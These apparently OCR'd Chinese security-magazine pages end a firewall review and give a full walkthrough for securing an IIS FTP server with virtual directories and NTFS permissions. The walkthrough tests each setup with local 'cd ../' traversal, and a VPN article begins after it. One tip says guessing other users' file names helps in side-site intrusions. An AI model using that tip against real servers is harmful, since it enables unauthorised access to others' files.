不过HackerSmacker的拦截也有弱点，它的拦截只是针对IE浏览器的，如果别人使用其他的浏览器，那HackerSmacker就无能为力了。

在后面的“Internet Explorer选项”中，你可以对IE的主页等进行设置。如果你的浏览器被劫持，就可以通过这里来把设置改回来。

HackerSmacker的“文件共享”功能使用的几率并不是很高，它主要就是能够显示和结束系统的共享，以减小被人侵的机会。而“我的工具箱”里有两个很有用的功能，一个是“启动项编辑器”，菜鸟用它在管理启动项时就再也不用去找注册表了，在这里直接就可以删除可以键值；另一个值得一提的功能是“清除隐私”，用它清除很全面，能清除IE和系统中有可能记录你信息的东西。

四、总结

总的来说，HackerSmacker是一款很不错的个人防火墙，通过它你可以有效地保护你的系统不被人侵。对于防火墙，在配置上有许多都很相似，希望大家能举一反三，安装一个强劲的防火墙，从此就可以自由自在地在网上冲浪了。

防火墙点评

优点

1. 不同于其它的防火墙，HackerSmacker采用了密码保护，可以防止别人更改防火墙的设置，提高安全性。

2. HackerSmacker占用的系统资源非常少，即使低端配置的计算机，也不会给系统带来多大的负担。

3. HackerSmacker不仅仅是防火墙，它还集成了许多小功能，对计算机的设置和保护有辅助作用。

缺点

1. HackerSmacker没有保护机制，可以用任何进程管理软件将防火墙关闭，使计算机失去保护。

2. HackerSmacker的安全级别设置无法更改防火墙的预定义规则，这对于普通用户来说很方便，但对于一些有特殊需要的用户，自然会有所妨碍。

3. HackerSmacker附带的设置并不是很强，像网址屏蔽，只对IE有效，删除共享时也有可能会失败，所以只能做为辅助。

通过比较分析，配置安全的FTP服务器

blackghost

从本文你可以学到：

1、FTP的配置
2、NTFS权限的设置
3、IIS虚拟目录的建立
4、比较分析三种FTP配置方法的安全性

实验环境

测试环境：2000 sp4。

测试的最终理想效果：white、black只能访问各自的文件夹，无权访问他人的文件。


方法一：一般配置FTP法

准备活动：1．新建两个用户white、black，作为FTP的登录用户。2．在C盘建立一个root文件夹作为FTP的根目录。

步骤：打开“控制面板/管理工具/IIS”，右击电脑的用户名（xp中是默认FTP站点），“新建/FTP站点”，如图1所示。接着输入FTP站点的名字“root”，端口及IP地址默认即可，如图2所示。根目录我们选择“c:\root”，单击“下一步”→“完成”，这样一个简单的FTP服务器就配置好了。


创建white和black

下面我们创建用户white和black在root中的各自对应的文件夹。在运行中输入“lusrmgr.msc”，打开“本地用户和组”，选择前面创建的white、black账号。



在black“属性”的“配置文件”选项中设置其“本地路径”为“C:

\root\black”，如图3所示，White为“C:\root\white”，这样设置之后，white、black账号登录后将直接进入它们各自的文件夹。


图3

检测安全性

运行→“ftp 127.0.0.1”，用户我们选择“white”，且密码为空，如图4所示。然后输入“PWD”，显示的是不是当前目录啊？但这样就安全了吗？如图5所示。我们再输入“cd ../”，然后使用“dir”查看，black目录就显示出来了，如图6所示。看看能不能进入black目录，执行“cd black”→“pwd”，结果显示white可以查看black的目录，如图7所示。




图4




图5




图6




图7




图8

小结

FTP服务器虽然配置成功，但安全性太差，用户能够互访别人的文件。

方法二：虚拟目录法

准备活动：

1. 新建两个用户white、black，作为FTP的登录用户。

2. 在C盘建立一个root文件夹作为FTP的根目录，保持为空。

3. 在C盘再新建“C:\people”，在people下又建立white、black两个文件夹。

步骤

如方法一建立以root为根目录的名为“root”的FTP服务器，然后右击“root”→新建“虚拟目录”。white指向“C:\people\white”，black指向“C:\people\black”，如图8所示。

检测安全性

在cmd中输入“ftp 127.0.0.1”，用户依旧选择white，然后输入“PWD”查看，是white的当前目录。输入“cd ../”，再使用“dir”，black目录没有显示出来，如图9所示。现在网上有很多服务器都是采用这种方法配置的，仔细想想真的可以了吗？假如white知道有black这个目录呢？执行“cd black”→“PWD”，啥显示出来了？

说明white用户已经进入black目录了，如图10所示。




图9




图10

小结

该配置方法虽然比方法一是安全多了，但恶意用户可以通过猜测等各种社会工程学来获知对方目录，进而再破坏，可见这个方法也是不行的。

小提示

通过猜测文件名来访问对方文件，这在旁注中是非常有用的。在实际中如何猜测成功，那就要看你的社会工程学如何了，反正偶是成功少失败多。

方法三：虚拟目录+NTFS权限法

对于上面的情况，我们该如何处理呢？请继续往下看吧！此配置法是在方法二的基础上改进的，要求C盘分区是NTFS格式。

1. 首先我们要禁止“简单文件共享”。

打开“我的电脑/工具/文件夹选项/查看”选项页，取消“使用简单文件共享”的选择，如图11所示。








图11


图12


图13


图14


图15

2. 打开“C:\people”文件夹，右击white文件夹→“属性”→“安全”，这里我们可以看到很多用户，如图12所示。除了administrators、white，其余的全部删除，如图13所示。在删除中我们要先取消“从父项继承权限”，如图14所示，否则会提示相关信息，如图15所示。这样其他用户就无法访问white目录了。至于white用户的权限就自己设置了，下载就给予“读取”，上传给予“写入”，断点续传还要给予“修改”（Black目录也同样设置，只能由black来访问）。

测试安全性

重复方法二，运行“ftp 127.0.0.1”，用户依旧选择“white”，密码为空。然后输入“PWD”查看，是white当前目录，输入“cd ../”，再使用“dir”，black目录没有显示出来，如图16所示。现在是惊心动魄的时刻了，让我们来检验下能否进入black目录。执行“cd black”，提示拒绝访问，如图17所示。现在一个安全可靠、完全可以和Serv-U相媲美的FTP服务器已经新鲜出炉了！




图16




图17

总结

曾几何时，我也认为IIS自带的功能太弱，安全性太低，可自从我把NTFS分区的限制结合起来用时才发觉windows真的很强。其实还可以结合

NTFS的磁盘配额限制磁盘空间的使用。各位寻寻觅觅的菜鸟们，要想玩黑，记得要先把自己给保护好，攻防结合你会受益匪浅的。学习在于实践，各位读者一定要多练。文章难免存在差错，在下愿听各位赐教。

编辑点评： *我很喜欢这篇文章，作者通过实际例子的对比来介绍FTP安全配置的重要性，而不是像一些文章只是纸上谈兵。发表该文章的目的在于让初学者对其深入形象地了解，实践才是验证真理的最好方法，望初学者能多动手、多想，这样才能成为高手。*

远程接入大型网络解决方案之VPN

evilangel

从本文你可以学到：

1、虚拟专用网络市场需求

2、大型网络VPN的解决方案

3、虚拟专用网络安全配置

随着Internet的普及和信息化的发展，各行业依靠计算机网络来开展当前业务已经不是什么新鲜事了。稍具规模的公司都会有些分公司、办事处、工厂及各地区子公司，由于物理地域的问题，怎么利用现有的Internet更好地规划、更好地组织来开展商务活动，已是企业必须解决的问题，而VPN技术的产生也正解决了此问题。

VPN (virtual private network) 简介

VPN的中文意思是虚拟专用网络，它是应用户的需求诞生和发展起来的。VPN是允许两个或多个网络利用Internet联合成一个大的“局域网”，如图1所示，两个局域网并不会因物理位置的变化而增加成本，而且利用各种加密算法形成通信的干线，保证数据的完整性、机密性和可靠性。VPN的网络具有很强的灵活性，无论用户身处何地还是ISP更换都不会影响VPN网络的正常使用。




图1 利用Internet使不同物理地址网络连接




图2 VPN支持多点、不同设备连接

VPN支持点对点、点对多点，同样也支持各种设备同时接入，如图2所示。图中描绘的是一个公司的各分支机构及远程工作人员，通过不同设备使用VPN技术利用Internet接入总公司办公，形成一个大的“局域网”。当然也可以把一些商业伙伴或其它子公司一同接入到总公司的内部网络。

